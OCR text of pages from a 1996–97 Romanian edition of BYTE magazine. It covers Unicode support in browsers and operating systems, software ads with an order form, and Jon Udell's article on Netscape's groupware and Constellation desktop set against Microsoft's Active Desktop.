Ţineţi seama şi de afişarea caracterelor unui document. „Document“ nu ţine doar de procesorul de text; el poate fi generat de orice aplicaţie care lucrează cu date. Deşi Unicod nu asigură o maşină de randare pentru afişare, utilizarea unei codificări consistente ajută în dezvoltarea produselor care pot afişa documente într-un mare număr de limbi din acelaşi cod sursă. Un OS care nu este complet orientat-Unicod poate totuşi suporta afişarea de conţinut Unicod – o „scurtătură“ importantă dacă doriţi să consolidaţi un cod internaţional. Afişarea de text este mai uşor de implementat decât introducerea de text şi de multe ori este şi mai importantă. (Dacă aveţi îndoieli în privinţa asta, gândiţi-vă la toate browserele Web existente).

Browser-ul tău suportă Unicod?

Nici unul dintre browserele principale actuale nu are suport I/O complet pentru Unicod, dar sunt capabile să utilizeze Unicodul măcar pentru partea de afişare. Aceasta înseamnă că ele necesită utilizarea unor pagini Web speciale în Unicod? Nu. În acest caz, Unicod este folosit ca un mecanism de conversie şi afişare, aşa încât acelaşi executabil să poată afişa text în mai multe limbi. Odată identificat setul de caractere al unei pagini HTML, browserul o converteşte la coduri Unicod şi trimite textul direct către sistemul de operare.

Microsoft Internet Explorer 3.x

IE3 poate să afişeze (fără intrare) o largă paletă de limbi ne-complexe Unicod, folosind tabelele sistem NLS (National Language Suport), funcţia sistem TextOut şi pachete de fonturi auxiliare (ce pot fi descărcate de la http://www.microsoft.com.ie).

Netscape Navigator 3.x

Pe platforme Win32s, Netscape poate fi setat să utilizeze afişarea Unicod (fără intrare) prin editarea intrării de Registry pentru HKEY_CURRENT_USER\SOFTWARE\NETSCAPE\NETSCAPE_NAVIGATOR_INTL. Introduceţi "UseUnicodeFont" la valoarea câmpului, "1" pentru câmpul text şi apoi selectaţi fontul Unicod TrueType corespunzător mapat pe Unicod (de ex.: Lucida Sans Unicode).

Spyglass Mosaic

Spyglass a achiziţionat o anumită expertiză Unicod de la Stonehand, un suporter timpuriu al Unicodului. De asemenea Accent Software şi Alis au adăugat suport Unicod la Mosaic.

Apoi, reţineţi că afişarea caracterelor se poate clasifica într-una pentru limbi „simple“ şi alta pentru cele „complexe“. Deşi conţine multe caractere, japoneza este „simplu“ de afişat deoarece caracterele ei sunt statice şi nu-şi schimbă forma. Araba, hindi şi tibetana sunt exemple de limbi complexe deoarece un caracter îşi poate schimba forma, dinamic, pe măsură ce introduci caracterul următor sau o diacritică. OS-urile actuale pot afişa majoritatea limbilor simple, dar foarte puţine pot afişa măcar într-una dintre cele complexe. Dacă aveţi nevoie de limbi complexe, este nevoie, poate, să utilizaţi un adiţional pentru sistem în cazul în care nu doriţi să scrieţi o mulţime de cod adiţional de la zero.

O altă consideraţie priveşte introducerea caracterelor într-un document. Dacă sistemul acceptă Unicod pe partea de intrare, poţi evita utilizarea condiţionărilor de compliare pentru fiecare câmp de editare (de genul `#ifdef` pentru DBCS). Mişcarea cursorului, selecţia de text, copierea, inserarea şi identitatea pointerilor sunt direct dependente de gradul de consistenţă al codării. În ce priveşte prezentul, sunt puţine OS-uri care pot trata intrarea în Unicod, aşa că va trebui să utilizaţi biblioteci sau unelte furnizate de terţi pentru a obţine aplicaţii orientate-Unicod, produse de la firme cum sunt Gamma Productions (pentru care lucrează şi autorul articolului), Star+Globe şi Zinc. Reţineţi că anumite cerinţe de internaţionalizare nu pot fi rezolvate prin codificarea caracterelor, între acestea fiind metodele asiatice de introducere a caracterelor sau layout-urile de tastatură comutabile.

Problemele legate de interfaţa utilizator (UI) se referă la meniuri, liste sau ferestre de dialog. A fi gata să trimiţi Unicod către un UI sistem ar fi convenabil, dar nu e implementat pentru majoritatea sistemelor. În afară de cazul când realizezi tu un UI multilingv ce poate comuta între limbi în momentul rulării, va trebui să distribui coduri diferite, pentru fiecare limbă în parte, pentru partea UI a aplicaţiei, chiar dacă există suport Unicod complet pentru afişare de conţinut sau pentru I/O. Metodele de localizare sunt un subiect separat de cel al internaţionalizării de conţinut, deşi acestea vor resimţi impactul Unicod mai puternic în viitor, pe măsură ce evoluează şi uneltele.

Dezvoltări cum e Java indică clar că nu mai este mult până să apară suport dinamic pentru UI în orice limbă, aşa cum a devenit uşor să ai suport dinamic pentru conţinut-documente într-un număr mai mare de limbi dintr-o singură aplicaţie.

Şmecherii cu Unicod

Deşi fiecare proiect pentru utilizare internaţională diferă, iată câteva sugestii ce trebuie urmate dacă o iei pe calea Unicod:

Prima dată citește cartea. Standardul Unicod a fost de curând actualizat. El nu mai este doar un mijloc de-a adormi ușor; cartea despre v2.0 este mai mare și este mai mult decât o grămadă de tabele. Ea include descrierile tehnice ale principalelor scripturi ale lumii, materiale despre compunerea sistemelor complexe de scriere, exemple de cod pentru UTF-7 și UTF-8 și alte lucruri apetisante pentru programatorii din branșă.

Întotdeauna să utilizezi caractere, nu octeți individuali. Nu ți-ai dori, de exemplu, să pierzi jumătate de caracter Unicod la o mutare de pointer.

Schimbați orice program ce presupune că reprezentarea caracterelor este pe 8 biți. De asemenea, certificați referințele oricăror indecși de mărime 256, o presupunere potențial greșită dacă se referă la caractere de lungime 1 octet.

Rețineți: Chiar dacă pare o risipă, caracterul Unicod nul este pe 16 biți.

Compilatoarele nu sunt întotdeauna legate strâns de sistemul de operare vizat de aplicație. Parametrii pentru suportul lărgit al caracterelor pot să fie nesiguri, chiar dacă compilatorul provine de la același furnizor cu OS-ul – cel mai bine este să verificați referințele API înainte de-a decide care sunt supozițiile.

Standardul C ANSI/ISO include tipul de caracter extins, `wchar_t*`. În anumite cazuri puteți utiliza acest tip în loc de `char*` pentru a returna caractere pe 16 biți în locul celor pe un octet. Dar trebuie mare atenție: în multe implementări Unix, `wchar_t` returnează valori pe 8 biți.

În fine, procedați la o abordare graduală. Nu vă lăsați descurajat de lipsa suportului Unicod din unele sisteme de operare; deseori acestea oferă elemente de facilitare a utilizării Unicodului pe care le puteți folosi în ideea unei dezvoltări ulterioare. O altă alternativă este de a recurge la bibliotecile sau uneltele existente pentru a ocoli această problemă a OS-urilor curente. În cele din urmă vor trebui și ele să ne ajungă ...din urmă. ■

Ken Fowles (**ken@fowles.com**) *lucrează la Gamma Productions, Inc.* (**http://www.gammapro.com**)*, care construiește soft bazat pe Unicod.*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Adi Pop*]

ADRESE UTILE

Accent Software International
Jerusalem, Israel
972 2-6793-723
http://www.accentsoft.com

Alis Technologies
Montreal, Quebec, Canada
(514) 747-2547
http://www.alis.com

Apple Computer
Cupertino, CA
(408) 996-1010
http://www.apple.com


Gamma Productions
San Diego, CA
(619) 794-6399
http://www.gammapro.com

Microsoft
Redmond, WA
(206) 882-8080
http://www.microsoft.com

Netscape Communications
Mountain View, CA
(415) 937-3777
http://home.netscape.com

Star+Globe Technologies
Singapore
65 772-8003
http://www.starglobe.com.sg

The Unicode Consortium
San Jose, CA
(408) 777 3721
http://www.unicode.org



Courtesy of Raychem

Pune-ti PC'ul la lucru

Solutia National Instruments de automatizare industriala folosind computere PC

Instalarea in fabrica sau laborator a unui sistem automat de monitorizare si control de proces bazat pe computere PC este o investitie in efectivitate ce duce la reduceri importante de cheltueli de productie si termene de livrare. National Instruments are hardware si software pentru culegere de date, MMI/SCADA, si networking industrial.

Culegere de date
- placi de achizitie
- cartele de tip PCMCIA
- conditionare de semnal

Software pentru MMI, SCADA, SQL, SPC, DDE, TCP/IP
- LabVIEW
- LabWindows/CVI

Networking industrial
- Fieldbus
- RS-485 si RS-232

Pentru a afla mai multe despre automatizari folosind computerul PC, contacteaza pe integratorii de sisteme National Instruments din Romania.

NATIONAL INSTRUMENTS
The Software is the Instrument


Integratori de sisteme National Instruments în România
București: Imperial Electric 01-2113782 • Genesys Software 01-6384944 • ACT 01-6377156
Timișoara: CoRES Trade 056-190051; **Cluj Napoca**: FROsys 064-430805 • SC Net Brinel 064-430280
Iași: Prince Software 032-212559 • Tehnorom 032-116502
US Corporate Headquarters • Fax: (512) 794-8411 • E-mail: info@natinst.com

© Copyright 1996 National Instruments Corporation. All rights reserved. Product and company names listed are trademarks or trade names of their respective companies.

Add-on
Designed for
MICROSOFT® WINDOWS'95

HotSoft KeyMap & Fonts

VERSIUNEA 2



Limbajul: Romanian

Layout: Romanian

MS Sans Serif, 8, Regular — ă, Ă — 0227, 0195 — Ro

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

HotSoft SRL

Noul KeyMap 2.0 pentru Win95

împreună cu peste 180 de fonturi

Disponibile din **15 sept. 1996**

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.) ☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: .... Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

Aplicații Net:

Netscape va impune standardul?

Netscape se bazează din nou pe standardele Internet în deplasarea accentului de la navigatoare la groupware de colaborare pe Internet.

De Jon Udell

În 1995 Netscape Navigator a schimbat orientarea tehnicii de calcul. A devenit aplicația cea mai populară din lume și a transformat o activitate obscură, căutarea informațiilor și rularea aplicațiilor pe Internet, într-o activitate obișnuită pentru zeci de milioane de oameni. În 1996 însă, Microsoft a ripostat. Internet Explorer oferea facilități echivalente cu cele de la Navigator (cu toate că doar pe ultimele platforme Windows) și a început să erodeze hegemonia Netscape la navigatoare. Este un mod de luptă „fără prizonieri", care s-a mai văzut la firma din Redmond. „Toată lumea, în industria software consideră cert că Microsoft vrea să ne scoată din afaceri", afirmă Mark Andreessen, unul din fondatorii Netscape.


Dar firma își continuă drumul. În acest an, Netscape dorește să arate că domeniul principal de activitate nu este cel al navigatoarelor ci acela de groupware pe Internet. Vestea bună este că acest lucru nu este determinat doar de lupta pentru supremație între Netscape și Microsoft: prada de război, sub forma comunicației și colaborării mai bune, clienților mai inteligenți și a serverelor programabile, va reveni firmelor care utilizează Internet și intranet-uri pentru suportul activităților proprii.

Internet-ul de mâine

Cum va schimba această competiție Internet-ul în anul ce vine? După părerea celor de la Netscape, vom trimite cu toții în mod obișnuit grafică și conținut activ prin e-mail, vom utiliza în comun cu colegii planificări centralizate, vom participa la conferințe cu beneficiarii prin grupuri de știri locale și vom regăsi resursele în directori, printre alte schimbări. (vedeți: *„Ce puteți aștepta de la Net la anul"*, din dreapta).

Pentru a pune lista prezentată într-o perspectivă corectă, să vedem cum ar putea o firmă pe care o cunosc - BYTE Magazine - să utilizeze ceea ce-i pe listă. Viziunea Netscape despre groupware global a devenit realitate pentru mine anul trecut, când am reali-

În această aplicație tipică de flux de lucru, ordinele de cumpărare sunt direcționate și jurnalizate folosind o combinație de extensii Netscape și componente Java. Remarcați că atât serverul, cât și clienții utilizează aceleași clase IFC (Internet Foundation Classes). În sprijinul IFC vin și alte protocoale standard ca LDAP (Lightweight Directory Access Protocol) și SMTP (Simple Mail Transport Protocol).




Ce ne va oferi Net la anul

Conținut bogat. Paginile Web asigură suport pentru text, grafică și conținut activ, dar mesajele e-mail de azi și transferurile de la Usenet duc lipsa acestor facilități. Communicator, setul Netscape client din generația ce vine, dorește ca HTML (Hypertext Markup Language) să fie standard pentru orice fel de conținut generat de utilizator.

Poștă sigură. Sesiunile criptate între serverele Web și navigatoare sunt la ordinea zilei, dar prea puține mesaje e-mail se transferă pe canale securizate. Clientul mail de la Communicator va fi unul din multiplele aplicații conforme cu S/MIME (Secure Multipurpose Internet Mail Extension) și care vor face Net-ul public un

Aplicație Netscape ONE de control document


❶
Document
Server Web
❷
Mesaj de stare
Java
JavaScript 1 HTML
Extensie
LiveConnect
Internet Foundation Classes: Mesaje, directori
Mediu executabil Java
Nivel de conectare
Protocoale: LDAP, SMTP
Server de poștă
Java
JavaScript 1 HTML
Extensie
LiveConnect
Internet Foundation Classes: Messaging, directory
Mediu executabil Java
Nivel de conectare
Protocoale: LDAP, SMTP
❸
Mesaj de anunțare
❹
Maparea rolurilor
(servicii de redirectare mesaj)

O extensie de partea serverului emite rapoarte despre starea arhivei de document.

O extensie cu script transmite documentul la un server Web.

O componentă Java pentru mesaje anunță părțile interesate că documentul a fost transferat.

O aplicație Java de pe server adaugă un nivel de indirectare între regulile aplicației (ex: Aprobare) și aplicațiile personale e-mail.

mod sigur de transfer pentru mesaje private.

Poștă autentificată. Poșta Internet de azi este șocant de vulnerabilă la falsificarea identității. Clienții de poștă și știri din Communicator vor folosi identificare digitală (certificate client) pentru a verifica dacă suntem ceea ce se afirmă în antetul de mesaj. Serverele de poștă și știri din familia viitoare SuiteSpot 3.0 de la Netscape vor și să verifice semnăturile digitate (ID).

Discuții controlate. Grupurile de știri specifice unor situri fac posibile discuții orientate care se bazează pe clienți și servere NNTP (Network News Transfer Protocol) dar beneficiază de un raport mai bun semnal / zgomot decât cel de la un Usenet obișnuit. Controlul eficient al accesului utilizator la conferințe NNTP este o problemă astăzi. Netscape afirmă că serverul de știri propriu din generația ce vine, Collabra Server 3.0 va permite utilizarea controlată a grupurilor de știri locale atât în firmă cât și în exterior.

Independența de loc. Deși aveți acces la Web, știri și poștă de la orice nod Internet, este încă un chin să sincronizați date locale pe noduri multiple, de exemplu cele de la echipamentul aflat la birou, cel de acasă și cel folosit în deplasare. Răspunsul parțial este IMAP (Internet Message Access Protocol) care asigură suportul pentru noul client de poștă Netscape (Messenger) și pentru server (Messaging Server 3.0). Aceste produse sau cele echivalente de la alții cu care conlucrează vor permite ca întregul mediu pentru poștă să plutească de la un echipament la altul. Recent anunțatul Constellation de la Netscape, un desktop universal, va accentua independența de loc a clientului de poștă.

Căutare directori. Programele de Internet e-mail se livrează cu agende, dar acum nu puteți încă să căutați nume în directori. Communicator va permite căutări folosind LDAP (Lightweight Directory Access Protocol) și serverele Suite Spot de poștă, știri și Web vor folosi și ele LDAP pentru autentificarea utilizatorilor la serverul de directori Netscape (sau alt server compatibil LDAP).

Planificare deschisă. Probabil utilizați agenda în comun cu alții pe LAN, dar aproape sigur nu și pe Internet, cu partenerii de afaceri. Componentele de calendar din Communicator vor permite acest lucru, prima dată doar cu Netscape Calendar Server și apoi cu orice server ICAP (Internet Calendar Access Protocol), când se va finaliza protocolul.

Constellation:

„Unde vreți să mergeți azi?" întreabă Microsoft
„Nu acolo unde ne duceți" spune Netscape.

Microsoft și Netscape, vor amândoi să schimbe modul în care utilizatorii interacționează cu calculatorul într-o lume interconectată. Dar fiecare dorește să orienteze schimbările într-o direcție diferită. Oricare câștigă, va decide cum va arăta tehnica de calcul în deceniul care vine.

Ambele firme se pregătesc pentru o epocă în care rețeaua va fi omniprezentă și utilizatorii au acces rapid la resurse uriașe pe LAN, WAN sau Internet. Ei au anumite scopuri comune: să ofere utilizatorilor o viziune fără cusur asupra resurselor locale și distante, să utilizeze tehnologiile Web de ultimă oră care oferă în mod automat informații filtrate pentru masele de utilizatori și să construiască o interfață omniplatformă bazată pe HTML (Hypertext Markup Language) care unifică experiența informatică în rețea.

Active Platform de la Microsoft, care se manifestă pe un PC ca Active Desktop, sprijină dominația Microsoft Windows, prin îmbinarea interfețelor utilizator de la Windows și de la Web. Utilizatorii pot naviga pe sistemele proprii ca și cum discurile locale ar fi situri Web sau explora situri Web în felul în care lucrează cu discurile locale. Internet Explorer 3.0 permite deja acest lucru într-o oarecare măsură, dar Explorer 4.0 și Windows 97 vor oferi mult mai mult.


Deoarece Active Desctop se bazează pe HTML dinamic, JavaScript și VBScript, va lucra până la urmă și pe alte platforme, inclusiv sisteme Mac și Unix. Totuși, Active Descyop va lucra întotdeauna mai bine pe Windows, afirmă Microsoft, deoarece este integrat mai puternic cu Windows și poate apela servicii prin Microsoft DirectX multimedia API și o gamă largă de controale ActiveX.

Un răspuns deschis


Constellation de la Netscape urmează o cale mai puțin orientată spre Windows și pune accent mai mare pe lucrul independent de locație, indiferent de platformă. Indiferent de ce sistem folosiți sau unde vă aflați, Constellation oferă o suprafață de lucru desktop universală, numită Homeport. Cu toate că Homeport poate să apară într-o fereastră navigator, Netscape îl demonstrează de obicei ca un nivel pe tot ecranul care ascunde SO nativ și acesta este unul din motivele pentru care Microsoft nu agreează Constellation.

Constellation va lucra cu în jur de 18 SO diferite deoarece a fost creat în întregime în HTML, JavaScript și Java. Netscape are în vedere ca Homeport să fie noua bază de lansare a aplicațiilor locale sau la distanță și pentru acces în rețea. Este independent de locație, deoarece Constellation poate salva starea Homeport (inclusiv toate fișierele create sau modificate în timpul unei sesiuni) pe un server. Serverul (pe care rulează SuiteSpot 3.0 de la Netscape) poate fi oriunde în intranet sau pe Internet. La conectare, serverul reface Homeport și vă permite să continuați lucrul din locul unde v-ați oprit. Când sunteți gata, Constellation vă permite să salvați copii ale fișierelor proprii pe echipamentul local, să criptați copiile sau să ștergeți în mod sigur toate urmele sesiunii proprii.

Extensii ca Norton Desktop for Windows și At Ease pentru Mac au oferit substitut pentru desktop de ani de zile. Dar ei nu oferă independență de locație pe platforme multiple: nu puteți începe o sesiune pe un PC Windows la serviciu și termina sesiunea acasă pe Mac. Constellation este proiectat să elimine problemele de sincronizare fișier și compatibilitate care necăjesc utilizatorii mobili de azi.


Historic New Product
Republicans Seek Restraining Order
Dole Defends his Economic Program
Yankees Win World Series in Comeback
Try Our Latest Expense Report Site
Check out our New Phone Designs!
FAA Orders 737 Inspections
To Dos
Important Stuff
Anus press release
Cost projections
notes
Anus presentation
present doc
anus4.xls
inspections.doc
features.doc
Main

Constellation de la Netscape afișează un mediu desktop universal numit Homeport.



Republicans Seek Restraining Order
Dole Defends his Economic Program
Yankees Win World Series in Comeback
Try Our Latest Expense Report Site
Check out our New Phone Designs!
FAA Orders 737 Inspections
Snow forcing delays at JFK

NOTIFICATION:
Severe Weather Delaying JFK Departures
New York -- JFK International Airport

```
All Royal Airways departures from JFK will be
delayed by up to three hours due to the
near-blizzard conditions there.

For details, check the route globe.
```

Facilitățile de tragere - isteață din Netscape oferă anunțarea imediată la desktop a sosirii informațiilor cerute.

